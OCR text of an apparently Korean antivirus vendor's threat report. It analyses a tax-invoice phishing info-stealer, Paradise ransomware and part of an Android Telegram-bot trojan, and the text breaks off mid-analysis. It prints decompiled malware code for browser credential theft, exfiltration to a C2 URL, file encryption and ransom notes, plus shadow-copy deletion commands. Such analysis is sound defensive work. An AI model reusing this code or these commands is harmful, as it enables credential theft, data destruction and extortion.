
최근 수입 세금 계산서로 위장한 악성 메일을 통해 정보 탈취 목적의 악성코드가 국내에 유포되고 있어 이용자들의 주의를 당부 드립니다. 수입 세금 계산서로 위장한 악성 메일은 모두 동일한 내용을 가지고 있으며, 동일한 첨부 파일 'Tax_Invoice_1308182689,pdf.ace'을 실행하도록 유도합니다.

[그림 1] 수입 세금 계산서 안내 악성 메일 (1)



[그림 2] 수입 세금 계산서 안내 악성 메일 (2)

상기 해당 메일들에 첨부된 파일 'Tax_Invoice_1308182689,pdf.ace'에는 'Tax_Invoice_1308182689,pdf.exe' 악성코드가 있습니다.



[그림 3] 첨부파일 'Tax_Invoice_1308182689,pdf.ace'

이용자가 세금 계산서로 생각하고 'Tax_Invoice_1308182689,pdf.exe' 파일을 열 경우, 시스템 정보와 웹 브라우저 정보를 탈취하는 기능을 수행하는 악성코드가 실행됩니다. 다음은 시스템 정보 수집 코드와 웹 브라우저 정보에 저장된 아이디 및 비밀번호를 수집하는 코드입니다.


```
bVersionEx = GetVersionExA(&VersionInformation);
index = 0;
v3 = 0;
v4 = VersionInformation.szCSDVersion;
while ( index < 128 )
{
  if ( !*v4 )
    v3 = 1;
  if ( v3 )
    *v4 = 0;
  ++v4;
  ++index;
}
if ( bVersionEx )
  cmemstm_write(SendMEM, &VersionInformation, 156);
else
  cmemstm_write(SendMEM, 0, 0);
b64Bit = IsOS_64Bit();
cmemstm_write_0(SendMEM, b64Bit);
v6 = MEMALLOC(1024);
lpLCData = v6;
v7 = GetLocaleInfoA(LOCALE_USER_DEFAULT, 0x1002u, v6, 1023);
cmemstm_write(SendMEM, lpLCData, v7);
v8 = GetLocaleInfoA(LOCALE_USER_DEFAULT, 0x1001u, lpLCData, 1023);
```

[그림 4] 시스템 정보 수집 코드

```
Steal_DATA(a1, 26, lpString2, "Web Data", 0xBEEF0000);
Steal_DATA(a1, 26, lpString2, "Login Data", 0xBEEF0000);
Steal_DATA(a1, 28, lpString2, "Web Data", 0xBEEF0000);
Steal_DATA(a1, 28, lpString2, "Login Data", 0xBEEF0000);
Steal_DATA(a1, 35, lpString2, "Web Data", 0xBEEF0000);
return Steal_DATA(a1, 35, lpString2, "Login Data", 0xBEEF0000);
```

[그림 5] 웹 브라우저에 저장한 아이디 및 비밀번호 정보 수집 코드

수집된 정보는 암호화한 뒤, 'http://62[.]108[.]34[.]70/zayee3/gate[.]php'로 전송합니다. 수집된 정보에 웹 브라우저 아이디 및 비밀번호가 포함되어 있는 경우 계정 유출에 따른 추가 피해가 발생할 수 있어 주의가 필요합니다.

```
if ( InternetCrackUrlA(buf, 0, 0, &UrlComponents) )
{
  if ( UrlComponents.lpszHostName )
  {
    wsprintfA(
      buf,
      "POST %s HTTP/1.0\r\n"
      "Host: %s\r\n"
      "Accept: */*\r\n"
      "Accept-Encoding: identity, *;q=0\r\n"
      "Content-Length: %lu\r\n"
      "Connection: close\r\n"
      "Content-Type: application/octet-stream\r\n"
      "Content-Encoding: binary\r\n"
      "User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 98)\r\n"
      "\r\n",
      v12,
      hMem,
      len);
    v5 = c2_connect(hMem, 0, UrlComponents.nPort);
    if ( v5 )
    {
      s = v5;
      sub_403B7C(v5);
      BufLEN = lstrlenA(buf);
      v7 = send_0(s, buf, BufLEN);      // http://62.108.34.70/zayee3/gate.php
```

[그림 6] 정보 전송 코드

따라서 출처가 불분명한 메일에 있는 첨부파일 혹은 링크에 대해 접근을 삼가하시고, 검증되지 않은 파일을 실행하기 전에는 백신 프로그램을 이용하여 악성 여부 검사를 수행해주시기 바랍니다.

현재 알약에서는 메일에 첨부된 악성 파일을 'Trojan.Agent.632320E'로 진단하고 있습니다.

03
악성코드 분석 보고

개요

악성코드 상세 분석

결론

[Trojan.Ransom.Paradise] 악성코드 분석 보고서

1. 개요

최근 다양한 랜섬웨어가 지속적으로 유포되고 있는 가운데 2017 년 9 월에 활동했던 Paradise 랜섬웨어 변종이 새롭게 발견되었다. 이번에 발견된 Paradise 랜섬웨어는 기존과 마찬가지로 사용자의 중요 파일을 암호화하고 파일 확장자를 .paradise 로 변경한다. 시스템 운영에 필요한 일부 파일을 제외하고 확장자 상관없이 모든 파일을 암호화하기 때문에 감염되면 큰 피해를 입을 수 있으므로 사용자의 주의가 필요하다.

따라서 본 보고서에서는 새롭게 발견된 Paradise 랜섬웨어를 상세 분석하고자 한다.

2. 악성코드 상세 분석

2.1. 시스템 언어 및 국가 코드 확인

Paradise 랜섬웨어는 감염될 사용자 PC 의 시스템 언어와 IP 주소 대역의 국가 코드를 확인하여 암호화 여부를 결정한다. 다음과 같은 언어를 사용하는 PC 에 대해서는 암호화를 진행하지 않으며, 이 외의 언어를 사용하는 PC 에 대해서만 암호화를 진행한다.

```
v8 = GetUserDefaultLangID();                    // 제외 국가 언어
if ( v8 != 0x419                                // Russian (ru)
  && v8 != 0x42B                                // Armenian (hy)
  && v8 != 0x82C                                // Azerbaijan, Cyrillic (AZ)
  && v8 != 0x42C                                // Azerbaijan, Latin (AZ)
  && v8 != 0x423                                // Belarus (BY)
  && v8 != 0x437                                // Georgia (GE)
  && v8 != 0x43F                                // Kazakhstan (KZ)
  && v8 != 0x428                                // Tajikistan, Cyrillic (TJ)
  && v8 != 0x442                                // Turkmenistan (TM)
  && v8 != 0x422                                // Ukraine (UA)
  && v8 != 0x843                                // Uzbekistan, Cyrillic (UZ)
  && v8 != 0x443 )                              // Uzbekistan, Latin (UZ)
```

[그림 1] 암호화 제외 시스템 언어

사용자 PC의 IP 주소 대역을 조회하여 국가 코드를 확인하고, 다음과 같은 국가 코드를 사용하지 않을 경우 암호화를 진행한다.

```
result = !lstrcmpA(&String1, "RU")
       || !lstrcmpA(&String1, "AM")
       || !lstrcmpA(&String1, "AZ")
       || !lstrcmpA(&String1, "BY")
       || !lstrcmpA(&String1, "GE")
       || !lstrcmpA(&String1, "KG")
       || !lstrcmpA(&String1, "KZ")
       || !lstrcmpA(&String1, "MD")
       || !lstrcmpA(&String1, "TJ")
       || !lstrcmpA(&String1, "TM")
       || !lstrcmpA(&String1, "UA")
       || !lstrcmpA(&String1, "UZ");
```

[그림 2] 암호화 제외 국가 코드

[그림 3] 사용자 IP 주소 대역 조회

2.2 프로세스 종료

다음과 같은 문자열을 가진 경로 및 프로세스를 제외하고 현재 실행 중인 모든 프로세스를 종료한다. 이는 실행 중인 프로세스에서 특정 파일에 접근 중일 때 정상적으로 암호화가 되지 않는 것을 방지하기 위한 행위로 보인다. 또한, 디버거 및 분석 툴 등을 종료 시켜 정상적인 분석을 방해하고, Windows 하위에서 실행된 파일을 제외하여 비정상적인 시스템 오류를 방지한다.

C:\\Windows
chrome.exe
firefox.exe
iexplore.exe
launcher.exe

[표 1] 프로세스 종료 제외 문자열

2.3 파일 생성

특정 경로 하위에 파일 암 · 복호화에 필요한 사용자 식별 ID 및 키 값 등을 파일로 생성한다.

생성 파일명	생성 경로 (Windows 7 x86 기준)
ID_CLIENT_help@badfail.infot.txt	C:\Users\[사용자 PC 명]\Documents
paradise_key.bin	
paradise_key_pub.bin	
PARADISE_README_help@badfail.info.txt	Windows 를 제외한 모든 폴더
Paradise.png	C:\Users\[사용자 PC 명]\AppData\Roaming

[표 2] 생성 파일 및 생성 경로

2.3.1 ID_CLIENT_help@badfail.info.txt

감염 PC 를 식별하기 위한 0x32 byte 랜덤 ID 값을 'ID_CLIENT_help@badfail.info.txt' 파일로 생성한다.

```
SHGetFolderPathW(0, 5, 0, 0, &pszPath);
v8 = wsprintfW_0(dword_40C3E8);                 // "%sWWID_CLIENT_%s.txt"
wsprintfW(&FileName, v8, &pszPath, dword_40CEA8 + 80);// ID_CLIENT_help@badfail.info.txt
result = CreateFileW(&FileName, GENERIC_WRITE, 0, 0, CREATE_NEW, FILE_ATTRIBUTE_NORMAL, 0);
hFile = result;
if ( result != -1 )
{
  for ( i = 0; i < 0x16; ++i )
  {
    do
      v1 = rand_4026CE();                       // EDvcs1fM1pdMMj9r6zPQNW
    while ( v1 <= 0 );
    Buffer[i] = v1;
  }
  WriteFile(hFile, Buffer, 0x16u, &NumberOfBytesWritten, 0);
  result = CloseHandle(hFile);
}
return result;
```

[그림 4] ID_CLIENT_help@badfail.info.txt 파일 생성 코드

2.3.2 암호화 키 파일 생성

Paradise 랜섬웨어는 암호화를 위해 고유한 RSA-1024 키를 생성하고, 이 키를 이용해 모든 파일을 암호화하는데 사용한다. 다음과 같이 'paradise_key.bin'과 'paradise_key_pub.bin' 파일을 생성한다.


```
      if ( phKey )
        CryptDestroyKey(phKey);
      wsprintfW(&FileName, L"%sWW%S", &pszPath, lpStr2);
      hFile = CreateFileW(&FileName, GENERIC_WRITE, 0, 0, CREATE_NEW, FILE_ATTRIBUTE_NORMAL, 0);//
                                                // paradise_key.bin
      if ( hFile != -1 )
      {
        v8 = lstrlenA(v18);
        WriteFile(hFile, v18, v8 + 1, &NumberOfBytesWritten, 0);
        CloseHandle(hFile);
      }
      GlobalFree_0(v18);
    }
  }
}
free_401460(&pbData, 0x1400);
pdwDataLen = 0x1400;
result = CryptExportKey(hKey, 0, 6u, 0, &pbData, &pdwDataLen);
if ( result )
{
  wsprintfW(&v10, L"%sWW%S", &pszPath, dword_40C42C);
  result = CreateFileW(&v10, GENERIC_WRITE, 0, 0, CREATE_NEW, FILE_ATTRIBUTE_NORMAL, 0);//
                                                // paradise_key_pub.bin
  hObject = result;
  if ( result != -1 )
  {
    WriteFile(hObject, &pbData, pdwDataLen, &NumberOfBytesWritten, 0);
    result = CloseHandle(hObject);
  }
```


[그림 5] RSA 키 파일 생성 코드

2.3.3 PARADISE_README_help@badfail.info.txt

암호화가 진행된 각 폴더 마다 'PARADISE_README_help@badfail.info.txt' 파일을 생성한다. 이 파일은 사용자에게 감염 사실을 알리고 사용자 식별 ID 와 함께 공격자와 접촉할 수 있는 메일 주소를 안내한다.

```
wsprintfW(&FileName, L"%s%S%s.txt", lpFileName, dword_40C410, dword_40CEA8 + 80);
v12 = wsprintfW_0(dword_40C4A0);
hMem = CLIENT_ID_read_404331(dword_40CEA8 + 0x50);
wsprintfW(&String, v12, dword_40CEA8 + 0x50, dword_40CEA8 + 0x150, hMem);
GlobalFree_0(hMem);
GlobalFree_0(v12);
result = CreateFileW(&FileName, GENERIC_WRITE, 0, 0, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, 0);//
                                              // PARADISE_README_help@badfail.info.txt
hFile = result;
if ( result != -1 )
{
  v8 = lstrlenW(&String);
  WriteFile(hFile, &String, 2 * v8, &NumberOfBytesWritten, 0);
  result = CloseHandle(hFile);
}
return result;
```

[그림 6] PARADISE_README_help@badfail.info.txt 파일 생성 코



[그림 7] PARDISE_README_help@badfail.info.txt 내용

2.4 파일 암호화

다음과 같은 문자열을 가진 경로와 파일에 대해서는 암호화를 진행하지 않는다. 특히 브라우저 관련 파일은 암호화 하지 않음으로써, 복호화를 위해 공격자와 메일로 접촉할 수 있는 최소한의 환경을 유지하기 위함으로 보인다.

암호화 제외 경로 문자열
Opera
Mozilla Firefox
Google\chrome\application
Internet Explorer

[표 3] 암호화 제외 경로 문자열

또한, 공격자가 직접 생성한 파일에 대해서도 암호화를 진행하지 않는다. 랜섬노트에 필요한 이미지 파일과 복호화에 필요한 키 값과 사용자 식별 ID 값 등이 포함되어 있다.

암호화 제외 파일 문자열
paradise.png
paradise_key.bin
PARADISE_README_
ID_CLIENT_

[표 4] 암호화 제외 파일 문자열

암호화 대상 파일은 다음과 같은 구조로 데이터가 암호화 된다. 모든 데이터를 암호화 시키는 것이 아닌 최초 0x2800 byte 만 암호화 되며, 파일 하단에 0x9 byte 의 'PARADISE*' 시그니쳐를 삽입하여 암호화 여부를 확인한다. 암호화된 파일의 고유 정보와 이 정보의 크기도 함께 추가된다.

[그림 8] 암호화된 파일 구조


암호화가 완료된 파일은 '[원본 파일명]__V.0.0.0.1{help@badfail.info}.paradise' 형식으로 파일명과 확장자가 변경된다. 다음은 파일 암호화 코드의 일부이다.

```
result = CreateFileW(pszPath, GENERIC_WRITE|GENERIC_READ, 0, 0, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0);
hFile = result;
if ( result != -1 )
{
  GetFileSizeEx(hFile, &FileSize);
  if ( FileSize.HighPart > 0 || FileSize.HighPart >= 0 && FileSize.LowPart )
  {
    ReadFile(hFile, &Buffer, 0x2800u, &NumberOfBytesRead, 0);// 0x2800 byte 읽기
    EncryptAlgorithm_404E95(&Buffer, NumberOfBytesRead, 0, (pszPath + 0x200), 0x7F6, 0);// 암호화 알고리즘
    SetFilePointer(hFile, 0, 0, 0);        // 포인터 0 이동
    WriteFile(hFile, &Buffer, NumberOfBytesRead, &NumberOfBytesRead, 0);// 암호화된 2800 바이트 덮어쓰기
    SetFilePointer(hFile, 0, 0, FILE_END);// 파일 끝으로 포인터 이동
    WriteFile(hFile, lpBuffer, 9u, &NumberOfBytesWritten, 0);// PARDAISE* (0x9 byte) 시그니쳐 삽입
    free_401460(&pbData, 0x2800);
    pdwDataLen = 0x20;
    qmemcpy_401346(&pbData, pszPath + 0x200, 0x20u);// 키 값 복사 (0x20 byte)
    CryptEncrypt(*(pszPath + 0x108), 0, 1, 0, &pbData, &pdwDataLen, 0x2800u);// 파일 정보 암호화
    WriteFile(hFile, &pbData, pdwDataLen, &NumberOfBytesWritten, 0);// 암호화된 파일 정보 (0x100 byte)
    WriteFile(hFile, &pdwDataLen, 4u, &NumberOfBytesWritten, 0);// 암호화된 파일 정보 (0x4 byte) 삽입
    ++dword_40CEAC;
    CloseHandle(hFile);
    wsprintfW(&NewFileName, L"%s%S{%s}.%s", pszPath, dword_40C43C, dword_40CEA8 + 0x50, dword_40CEA8 + 0x14);//
                                       // 암호화된 파일 파일명 변경
                                       // _V.0.0.0.1
                                       // help@badfail.info
                                       // paradise
    result = MoveFileW(pszPath, &NewFileName);// 원본 파일명__V.0.0.0.1{help@badfail.info}.paradise
  }
  else
  {
    CloseHandle(hFile);
```

[그림 9] 파일 암호화 코드 일부

2.5 C&C 전송

공격자는 C&C 서버로 POST 방식을 이용해 암호화 정보들을 전송한다. C&C 주소는 '146.185.241.35/api/Encrypted.php' 로 러시아로 확인되며 분석 시점에 이미 서버는 차단된 상태이다. 다음은 정보 전송 코드이다.



[그림 10] POST 방식을 이용한 C&C 정보 전송

변수 명	설명
v1	사용자 식별 ID (랜덤 값)
v2	trump 섹션 데이터 값 0x8 byte (o1qfREhE)
start_e	암호화 시작 시간
end_e	암호화 종료 시간
files_count	암호화 파일 개수
key	RSA 키 값

[표 5] C&C 전송 정보 파라미터 값

2.7 시스템 복원 기능 무력화

감염된 PC 의 시스템 복원 기능을 무력화 하기 위해 다음과 같은 명령어로 볼륨 섀도우 복사본을 삭제한다.


```
"C:\Windows\System32\wbem\wmic.exe" shadowcopy delete
cmd.exe /c vssadmin delete shadows /all /quiet
```

[표 6] 볼륨 섀도우 복사본 삭제 명령어

2.8. 랜섬노트

모든 암호화가 종료되면 감염 사실과 복호화 방법을 안내하는 랜섬노트를 화면에 띄운다. 랜섬노트 내용에 따르면 사용자는 암호화된 파일의 복호화를 위해 비트코인을 지불해야 한다. 공격자는 복호화를 위해 몇 가지 주의사항을 안내하고, 실제로 복호화가 가능하다는 것을 증명하게 위해 1MB 이하 파일 1~3 개에 대해서 무료로 복호화 해준다고 안내한다.

[그림 11] 랜섬노트 화면



[그림 12] 랜섬노트 화면 2

3. 결론

공격자는 사용자의 중요 파일을 암호화 시키고, 복호화 대가로 비트코인을 요구하며 금전적인 이득을 취하고자 한다. 사용자의 신뢰를 얻기 위해 소수의 파일을 무료로 복호화해 주지만 실제 비트코인을 지불했을 경우 정상적으로 복호화를 해준다는 것은 보장할 수 없다.

Paradise 랜섬웨어는 시스템 언어 확인은 물론 실제 사용자 IP 를 조회하여 국가 코드가 일치하는 지까지 확인하여 특정 국가를 확실하게 제외시키는 것이 기존 악성코드와는 다른 특징이다. 따라서, 시스템 언어만 임의로 변경한다고 해서 암호화 대상에서 제외될 수 없다.

지속적으로 변종이 등장할 가능성이 있는 만큼 사용자는 중요 파일을 백업하는 습관을 들여야 한다. 또한, 출처가 불분명한 이메일에 포함된 링크 및 첨부파일은 클릭하지 않는 것이 중요하다. 패치 누락으로 인한 취약점이 발생하지 않도록 OS 와 소프트웨어는 최신 버전의 업데이트를 유지하며, 백신을 설치해 주기적인 검사를 실시하여야 한다.

현재 알약에서는 'Trojan.Ransom.Paradise' 로 진단하고 있다.

[Trojan.Android.HiddenApp] 악성코드 분석 보고서

1. 개요

텔레그램을 이용하는 새로운 형태의 안드로이드 악성 앱이 등장하였다. 이전에도 텔레그램을 봇을 악용한 악성앱은 있었지만, MS 사의 Xamarin 을 활용한 C#으로 제작된 앱으로서는 처음이다. 이 앱은 텔레그램 봇을 활용하여 원격으로 명령을 보낸다. 원격 명령은 악성 행위와 관련되어 있고 오디오 제어, 카메라 제어, 메시지 탈취 등 개인의 사생활과 관련된 악성 행위를 한다.


본 분석 보고서에서는 “Trojan.Android.HiddenApp”를 상세 분석하고자 한다.

2. 악성코드 상세 분석

1. 앱 은닉

앱을 처음 실행하면 앱이 삭제됐다는 문구를 띄우고 아이콘을 숨겨 사용자를 속인다. 그러나 실제로는 서비스 형태로 실행되어 악성 행위를 시작한다. 해당 문구는 페르시아어이며 이란을 주 대상으로 함을 알 수 있다.

```
packageManager.SetComponentEnabledSetting(componentName, ComponentEnabledState.
this.MoveTaskToBack(true);
inf.Values.RuningCamera = false;
if (inf.Values.sharep.GetBoolean("ftr", true))
{
    inf.Values.sharep.Edit().PutBoolean("ftr", false).Commit();
    string[] array = new string[]
    {
        "This Application Can't Run On Your Device",
        "Uninstalling...",
        "Uninstall finished"
    };
    if (!Locale.Default.Language.Equals("en"))
    {
        array[0] = "این نرم افزار قادر به اجرا بر دستگاه شما نمیباشد";
        array[1] = "درحال حذف نصب";
        array[2] = "حذف نصب پایان یافت";
    }
    Toast.MakeText(this, array[0], ToastLength.Long).Show();
    Toast.MakeText(this, array[1], ToastLength.Long).Show();
    Toast.MakeText(this, array[2], ToastLength.Long).Show();
}
this.frun = false;
Intent intent = new Intent(Application.Context, typeof(mainservice));
intent.SetPackage(Application.Context.PackageName);
Application.Context.StartService(intent);
```



[그림 1] 앱 은닉


2. Xamarin 을 바탕으로 텔레그램을 활용한 악성행위

Xamarin 은 MicroSoft 사의 C#과 .NET Framework 를 리눅스에서도 쓸 수 있도록 해주는 Mono 프로젝트에서 시작된 프레임워크이다. 해당 악성 앱은 "android.os.dll" 에 악성 행위와 관련된 메소드가 저장되어 있고 텔레그램 봇 API 가 저장된 "TeleSharp.dll" 을 통하여 악성 행위와 관련된 명령을 확인한다.

```
c class MainActivity extends Activity implements IGCUserPeer {
tatic final String __md_methods;
rrayList refList;

tatic {
   MainActivity.__md_methods = "n_onCreate:(Landroid/os/Bundle;)V:
   Runtime.register("android.os.MainActivity, android.os, Version=


ublic MainActivity() throws Throwable {
   super();
   if(this.getClass() == MainActivity.class) {
       TypeManager.Activate("android.os.MainActivity, android.os,
```



